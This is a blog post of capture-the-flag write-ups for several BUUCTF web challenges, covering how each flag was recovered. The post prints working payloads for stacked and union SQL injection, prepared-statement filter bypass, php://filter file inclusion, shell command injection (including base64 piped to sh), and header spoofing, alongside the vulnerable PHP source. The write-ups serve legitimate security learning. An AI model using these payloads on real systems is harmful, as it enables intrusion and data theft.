BUUCTF web（一）

原创

1ZAYAK1 于 2021-10-19 23:37:17 发布 1341 收藏

分类专栏： 刷题笔记 文章标签： web 网络安全

[强网杯 2019]随便注

方法一

查询的过程中发现有过滤

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

尝试以下报错注入，用到了extractvalue()

简单讲一下extractvalue()。语法：extractvalue(目标xml文档，xml路径)，路径为/xx/xx/…，如果路径非法就会报错并且返回非法内容，所以我们正可以借此查询到目标内容，用concat()拼接‘/’也是一样的，但是拼接‘~’就不合法了：

1’ and extractvalue(1,concat('~',database()))#

```
error 1105 : XPATH syntax error: '~supersqli'
```

最长32位哈，超过32用substring()截

然后看了网上各位大佬的方法，采用堆叠注入发现两张表

';show tables;#

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

```
//查看words表的字段
';show columns from words;#
//查看1919810931114514表的字段
';show columns from `1919810931114514`;#
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```



```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


可以看到word表里有id等数据，另一个表里存有flag，我们可以采用把word表改成其他的名字而把另一个表改成word从而爆出flag

```
0';rename table words to words1;rename table `1919810931114514` to words;alter table words change flag id varcha
r(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;desc  words;#
```

ALTER TABLE 表名字 CHANGE COLUMN 列名 新列名 属性

现在这个叫id的列里面的值实际上是flag了

然后输入1’or 1=1#，1当然查不到，所以会直接爆出flag

```
array(1) {
  [0]=>
  string(42) "flag{15e0881c-0717-41a3-a6f3-84a434bc703d}"
}
```

方法二

另一种姿势：堆叠注入+预处理

一条 SQL 在 DB 接收到最终执行完毕返回，大致的过程如下：

词法和语义解析；

优化 SQL 语句，制定执行计划；

执行并返回结果；

如上，一条 SQL 直接是走流程处理，一次编译，单次运行，此类普通语句被称作 Immediate Statements （即时 SQL）

Mysql语法：

```
# 定义预处理语句
PREPARE stmt_name FROM preparable_stmt;
# 执行预处理语句
EXECUTE stmt_name [USING @var_name [, @var_name] ...];
# 删除(释放)定义
{DEALLOCATE | DROP} PREPARE stmt_name;
```

栗子：利用字符串定义预处理 SQL (直角三角形计算)

```
mysql> PREPARE stmt1 FROM 'SELECT SQRT(POW(?,2) + POW(?,2)) AS hypotenuse';
Query OK, 0 rows affected (0.00 sec)
Statement prepared

mysql> SET @a = 3;
Query OK, 0 rows affected (0.00 sec)

mysql> SET @b = 4;
Query OK, 0 rows affected (0.00 sec)

mysql> EXECUTE stmt1 USING @a, @b;
+------------+
| hypotenuse |
+------------+
|          5 |
+------------+
1 row in set (0.00 sec)

mysql> DEALLOCATE PREPARE stmt1;
Query OK, 0 rows affected (0.00 sec)
```

注意点

1、stmt_name 作为 preparable_stmt 的接收者，唯一标识，不区分大小写。
2、preparable_stmt 语句中的？是个占位符，所代表的是一个字符串，不需要将？用引号包含起来。
3、定义一个已存在的 stmt_name ，原有的将被立即释放，类似于变量的重新赋值。

本题即可利用 char() 函数将select的ASCII码转换为select字符串，接着利用concat()函数进行拼接得到select查询语句，从而绕过过滤。或者直接用concat()函数拼接select来绕过。

char(115,101,108,101,99,116)<----->'select'

payload1：不使用变量

```
1';PREPARE wmx from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE wmx;#
```

payload2：使用变量

```
1';SET @sqli=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');PREPARE wmx from @sqli;EXECUTE wmx
r;#
```

payload3：只是用contact(),不使用char()

```
1';PREPARE wmx from concat('``s``','``elect``', '` `* ``from` ``1919810931114514` ');EXECUTE wmx;#
```

输入任意payload都可爆出flag

*总结：堆叠注入绕过过滤，在查询语句固定的情况下可以把表和列改名字执行查询，或者采用预处理，利用contact()拼接绕过

参考：https://www.jianshu.com/p/36f0772f5ce8

[ACTF2020 新生赛]Include

php伪协议

payload：?file=php://filter/convert.base64-encode/resource=index.php

```php
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")
){
 exit('hacker!');
}
if($file){
 include($file);
}else{
 echo '<a href="?file=flag.php">tips</a>';
}
?>
```


过滤了几个，那咱们就用filter

payload：?file=php://filter/convert.base64-encode/resource=flag.php


```
<?php
echo "Can you find out the flag?";
//flag{01e96bce-4336-44e6-b2c7-a5cd828a4208}
```

[SUCTF 2019]EasySQL

堆叠注入看看表



然后给我整不会了，过滤了好多？



看看别的师傅的wp，nm原句长这样

```
select $_GET['query'] || flag from flag
```

意外解长这样：*,1

预期解长这样

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

将"||"视为字符串的连接操作符而非或运算符，这和Oracle数据库是一样是，也和字符串的拼接函数Concat类似

[极客大挑战 2019]Secret File

看那几个源码，发现被重定向了

```
turnmind@LAPTOP-VELNAR73:~$ curl http://f70be952-a0d4-4985-bd74-901411f773a4.node4.buuoj.cn:81/action.php
<!DOCTYPE html>

<html>
<!--
   secr3t.php
-->
</html>
```

secr3t里：

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


想到了文件包含，试试?file=php://filter/convert.base64-encode/resource=flag.php

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPG
```


太长了懒得截了，base64解码一下

```
<!DOCTYPE html>

<html>

    <head>
        <meta charset="utf-8">
        <title>FLAG</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br>
<br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
            <?php
                echo "我就在这里";
                $flag = 'flag{f19f4950-02da-4804-9efb-edb47005e52b}';
                $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
            ?>
        </p>
    </body>

</html>
```

emmmm祝这位师傅早日找到npy~

[ACTF2020 新生赛]Exec

命令执行

尝试尝试127.0.0.1;ls

直接

127.0.0.1|cat /flag

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{b68d982a-9eba-405d-b82f-00d8fee79672}
```

像这种什么都没过滤的题目，可以利用常见管道符直接执行命令：

常见管道符
1、|（就是按位或），直接执行|后面的语句

2、||（就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句

3、&（就是按位与），&前面和后面命令都要执行，无论前面真假

4、&&（就是逻辑与），如果前面为假，后面的命令也不执行，如果前面为真则执行两条命令
这里没试出来flag，用cmd试一下：


5、;（linux下有的，和&一样的作用）

参考这位师傅的博客：https://blog.csdn.net/weixin_44348894/article/details/105347418

[极客大挑战 2019]LoveSQL

万能密码登陆一下

账号 1’ or 1=1#，密码随便写




登陆成功，看一下url，是用get方式传参的


到4的时候报错
说明总共3个字段

好，开始整活儿，先看看数据库版本

1’ union select 1,version(),@@version_compile_os#




看看数据库和用户名1’union select database(),user()#



爆表名

1’ union select 1,group_concat(table_name),table_name from information_schema.tables where table_schema=‘geek’#



爆列名

1’ union select 1,2, group_concat(column_name) from information_schema.columns where table_name=‘l0ve1ysq1’#

拿来吧你！

1’ union select 1,database(),group_concat(id,username,password) from l0ve1ysq1#

[GXYCTF2019]Ping Ping Ping

提示很明显了，url里用ip传参

试试管道符

?ip=127.0.0.1|ls

/?ip=

flag.php
index.php

康康flag.php里面

?ip=127.0.0.1|cat flag

/?ip= fxck your space!

？我做个题还挨骂，看来是空格被过滤了

IFS9 绕过

?ip=127.0.0.1|catIFS9flag

/?ip= fxck your flag!

。。。。

过滤了不少啊，康康index里面吧那就

/?ip=127.0.0.1|catIFS9index.php

```php
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
```

然后整不会了，借鉴了这位师傅https://www.freesion.com/article/6089671488/

方法一：命令执行变量拼接

```
/?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
```

方法二：过滤BASH用SH执行

Y2F0IGZsYWcucGhw =》cat flag.php


```
/?ip=127.0.0.1;echo$IFS\$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

方法三：内联执行（将反引号内命令的输出作为输入执行）

```
/?ip=127.0.0.1;cat$IFS$9`ls`
```

[极客大挑战 2019]Knife

白给的shell直接连就行



[极客大挑战 2019]Http

```
"Secret.php"
```

源码中找到了　　跟过去没发现flag

抓包改一下Referer

```
Referer: https://Sycsecret.buuoj.cn
```

提示这个，再改一下浏览器

```
<body background="./images/background.png" style="background-repeat:no-repeat ;background-size:1
background-attachment: fixed;" >

</br></br></br></br></br></br></br></br></br></br></br></br></br>
<h1 style="font-family:arial;color:#8E44AD;font-size:50px;text-align:center;font-family:KaiTi;">
Please use "Syclover" browser</h1>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px
Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</body>
</html>
```

```
User-Agent: Syclover
```

```
No!!! you can only read this locally!!!</h1>
```

。。。。没完了是吧。

XFF伪装

```
X-Forwarded-For:127.0.0.1
```

拿来吧你！

```
<h1 style="font-family:arial;color:#8E44AD;font-size:50px;text-align:center;font-fami.
flag{fc57ab30-083a-42be-b64c-8e35d0939de0}
```